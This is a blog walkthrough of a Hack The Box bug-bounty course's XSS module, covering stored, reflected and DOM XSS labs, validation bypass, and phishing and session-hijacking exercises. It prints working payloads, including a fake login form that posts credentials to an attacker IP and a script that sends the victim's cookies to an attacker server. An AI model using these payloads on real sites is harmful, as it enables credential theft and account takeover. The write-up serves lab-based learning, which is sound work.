
Hello, XSS Module I am Muhammad, finished this path CBBH. This path is very useful for anyone who wants to enter the bug bounty field. I will explain this path on my site here today. I will start with the XSS module. I will divide the explanation into sections as HTB divided the module. Let's start with the first section.
Introduction To XSS Section 1:
First, We need to know What is XSS? If we look at any web app, we will see that these applications consist of front-end and back-end components. The front-end comprises HTML, CSS, and JS (JavaScript), while the back-end may involve frameworks such as Flask or PHP. Now, the developer used JS when building their website. Now, no problems arise, but what about if anyone (hacker) can add additional JS code to the original JS code built by the developer? This is XSS (Cross-Site Scripting)
Impact:
Okay we know what is XSS. but what the impact:
- If we open the browser console and attempt to write 'document.', we will encounter many options, with one of the most important being document.cookie. By utilizing this code, we can extract the cookie of the current session.
- Also, we can utilize XSS to bypass CORS restrictions. For instance, when the scope of the app, such as *.app.com, includes endpoints like app.com/account/me, and there's trust to a subdomain like blog.app.com, we can execute CORS using this XSS. I didn't delve into the details yet; we will discuss everything at the right time.
XSS Types:
XSS consists of many types, which we will discuss in this module:
- RXSS: Reflected XSS occurs when we send JavaScript code in the request, and the response includes our payload.
- SXSS: Stored XSS happens when we send JavaScript code in the request, and the payload is stored in the database. Whenever someone visits the vulnerable location, the XSS payload will be executed.
- BXSS: Blind XSS occurs when we send JavaScript code in a support ticket, for example. If this code executes, we can't directly observe it, hence the term "blind.
- Self-XSS: Self XSS allows us to execute JS code on the app, but we cannot exploit other users; it only affects ourselves.
Stored XSS Section 2:

Now, let's move on to the challenges. First, we need to utilize the HTB VBN to access the machine, as demonstrated below.

 When I access the target, I can see a search box as shown in the image. When I see the search box, I start testing for XSS

 I used this payload, which is a very basic one. The payload executed without any sanitation on this input:
<script>alert(document.cookie)</script>
Reflected XSS Section 3:

Also, when visiting the target, I can see a search box. I started testing XSS on the search box using a very basic payload:
<script>alert(document.cookie)</script>
DOM XSS Section 4:
This occurs when the JS code is directly executed on the victim's side without the request going to the server. To identify this DOM XSS, open the network tab. When you send the request, you will see nothing in the network tab.
When browsing my target, I try to discover parameters. I can see parameters, but if I find a JS file, as shown:
$(function () {
    $("#add").click(function () {
        if ($("#task").val().length > 0) {
            window.location.href = "#task=" + $("#task").val();
            var pos = document.URL.indexOf("task=");
            var task = document.URL.substring(pos + 5, document.URL.length);
            document.getElementById("todo").innerHTML = "<b>Next Task:</b> " + decodeURIComponent(task);
        }
    });
});
var pos = document.URL.indexOf("task=");
var task = document.URL.substring(pos + 5, document.URL.length);
if (pos > 0) {
    document.getElementById("todo").innerHTML = "<b>Next Task:</b> " + decodeURIComponent(task);
}

When analyzing this JS file, I found that there is a "task" parameter that takes the value from the user without sanitization. So, I attempted to test XSS on this parameter. Initially, I tried to inject a basic payload, but it didn't work. Therefore, I tried the following one:
"><img src=x onerror=alert(document.cookie)>
XSS Discovey Secation:
In this section, you will find many tools for discovering XSS, but I want to emphasize that manual testing is the best choice. When I visited the target, I found a registration form. I attempted to inject XSS payloads into all fields, but when I tried to inject payloads into the email field, I received an error message indicating an invalid email. So, I entered a normal payload, intercepted the request, and changed the email to an XSS payload in the request, as shown.
 This issue occurs because the developer used client-side validation, which is easy to bypass using any proxy such as Burp. Here is the code that validates the email:
function validateEmail(email) {
    const re = /^(([^<>()[\]\\.,;:\s@\"]+(\.[^<>()[\]\\.,;:\s@\"]+)*)|(\".+\"))@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\])|(([a-zA-Z\-0-9]+\.)+[a-zA-Z]{2,}))$/;
    return re.test($("#login input[name=email]").val());
}$(function () {
    $("#login input").keyup(function () {
        var empty = false;
        $('#login input').each(function () {
            if ($(this).val().length == 0) {
                empty = true;
            }
        });
        if (empty) {
            $("#error").html('Please fill all fields!');
            $('#register').attr('disabled', 'disabled');
        } else if (!validateEmail()) {
            $("#error").html('Invalid email!');
        } else {
            $("#error").html('');
            $('#register').removeAttr('disabled');
        }
    });
});
XSS Attcks:
In this section, we will demonstrate the impact of XSS and why it is a dangerous issue
Phishing :
Now, we will utilize XSS to perform a phishing attack. For example, we will create a login page and send it to the victim. The victim will enter their username and password, allowing us to capture this data and login to their account.
Our malicious code is as follows:
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove();
We need to embed this payload inside a <script> tag. The final payload will be:
"><script>document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove();</script>
then go to this :
http://10.129.127.13/phishing/index.php?url=%22%3E%3Cscript%3Edocument.write(%27%3Ch3%3EPlease%20login%20to%20continue%3C/h3%3E%3Cform%20action=%22http://10.10.16.21%22%3E%3Cinput%20type=%22username%22%20name=%22username%22%20placeholder=%22Username%22%3E%3Cinput%20type=%22password%22%20name=%22password%22%20placeholder=%22Password%22%3E%3Cinput%20type=%22submit%22%20name=%22submit%22%20value=%22Login%22%3E%3C/form%3E%27);document.getElementById(%27urlform%27).remove();%3C/script%3E
Then go to this endpoint to send the data:
http://10.129.127.13/phishing/send.php
and put the above URL
In this step, we need to replace the server IP with the challenge IP and save this malicious code on my server.
 Now You Can login to the victim account and got the flag
via visited this http://challange-ip/phishing/login.php
Now You Can login to the victim account and got the flag
via visited this http://challange-ip/phishing/login.php
Session Hijacking:
On this, we will talk about Blind XSS. In the previous section, we were able to exploit the XSS using a popup. Let's assume that we send this payload to the support team and the support team's page is vulnerable to XSS. The support team will see the popup, but I can't see anything. So, this blind XSS Attcker can't see the popup. Now, what we will do instead of using a popup payload, we will use a blind XSS payload to extract the cookie and vulnerable location.
when i browse this end-point:
http://10.129.191.23/hijacking/

 I found a registration form, and then I started testing Blind XSS in all fields. I enabled a PHP server on my Linux system.
My payload:
I found a registration form, and then I started testing Blind XSS in all fields. I enabled a PHP server on my Linux system.
My payload:
"><script src="http://10.10.16.21"></script>
I received a request, indicating that it is vulnerable to XSS. Let's attempt to steal the admin cookie.

 Now, I create an XSS.js file and add this payload to it:
new Image().src='http://10.10.16.21/?c='+document.cookie;
 Now, I use this payload on all fields in the registration form.
"><script src="http://10.10.16.21/xss.js"></script>
as you can see i got the cookie:
Skills Assessment:
Hist: You can't see me, but i can see you!
From the hint, we can understand that this is a Blind XSS. So, let's attempt Blind XSS using the same method as before and the same payload. I was able to extract the cookie successfully.
the payload :
"><script src="http://10.10.16.21/xss.js"></script>
I injected this payload into all fields on this form.
 As You Can See i got the cookie:

Thanks, Mr_Tester999
No comments yet